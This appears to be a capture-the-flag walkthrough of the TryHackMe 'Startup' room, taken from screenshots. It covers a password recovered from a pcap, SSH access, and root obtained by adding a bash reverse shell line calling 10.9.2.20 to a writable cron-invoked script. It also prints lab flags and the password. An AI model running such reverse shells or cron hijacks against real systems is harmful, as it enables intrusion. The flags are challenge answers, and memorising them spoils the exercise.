
Index of /files/ftp - Mozil...
~/Desktop/tryhackme/ot...
qterminal
temp
Wireshark
09:18 PM
65%
kali@kali: ~/Desktop/tryhackme/others/Startup
kali@kali: ~/Desktop/tryhackme/others/Startup/temp
File Actions Edit View Help
custom_bash -scripts

After the download was complete, I opened the downloaded file in wireshark to analyze it because it was a .pcapng file which is used to store the captured packets. In one of the captured packets, I found a password that the attacker tried to use as user www-data.


Wireshark · Follow TCP Stream (tcp.stream eq 7) · suspicious.pcapng


```
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ ls
ls
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

Sorry, try again.
[sudo] password for www-data: 

Sorry, try again.
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

sudo: 3 incorrect password attempts
www-data@startup:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

In the /home/ directory, I found a user named lennie, so I tried to ssh login with that user & the password that I found in the suspicious.pcapng file and I was successfully logged in as user lennie.


kali@kali: ~/Desktop/tryhackme/others/Startup/temp
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/…/tryhackme/others/Startup/temp]
└─$ ssh lennie@10.10.168.254
lennie@10.10.168.254's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_
64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.


Last login: Thu Nov 18 01:29:15 2021 from 10.9.2.20
$ 
```

In the /home/lennie/user.txt file, I found the user flag. In the same directory, I also found a suspicious script named planner.sh, from its name, permissions & content, I assumed that it was a cron job scheduled to run as root.


kali@kali: ~/Desktop/tryhackme/others/Startup/temp
File Actions Edit View Help


```
$ pwd
/home/lennie
$ ls
Documents  linpeas.sh  scripts  user.txt
$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
$ cd scripts
$ ls -la
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 8 lennie lennie 4096 Nov 18 01:33 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner
.sh
```

when I viewed the file's content, I found that this script was running another script which was stored in the /etc/ directory with name print.sh


kali@kali: ~/Desktop/tryhackme/others/Startup/temp
File Actions Edit View Help


```
$ ls -la
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 8 lennie lennie 4096 Nov 18 01:33 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Nov 18 02:31 startup_list.txt
$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
$ cat /etc/print.sh
#!/bin/bash
echo "done!"
```

The user lennie had read, write & execute permissions for the file print.sh, so I opened that file and added a bash reverse shell in it.


kali@kali: ~/Desktop/tryhackme/others/Startup/temp
File Actions Edit View Help

```
  GNU nano 2.5.3     File: /etc/print.sh        Modified

#!/bin/bash
bash -c 'exec bash -i &>/dev/tcp/10.9.2.20/15000 <&1'
```

Then I started a netcat listener on my machine at port 15000 & after half a minute, I got a root shell.


kali@kali: ~/Desktop/tryhackme/others/Startup
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Startup]
└─$ nc -lvp 15000
listening on [any] 15000 ...
10.10.168.254: inverse host lookup failed: Unknown host
connect to [10.9.2.20] from (UNKNOWN) [10.10.168.254] 40460
bash: cannot set terminal process group (3773): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~# whoami
whoami
root
root@startup:~# cd /root
cd /root
root@startup:~# ls
ls
root.txt
root@startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~# 
```

Then in the /root/root.txt file I found the root flag.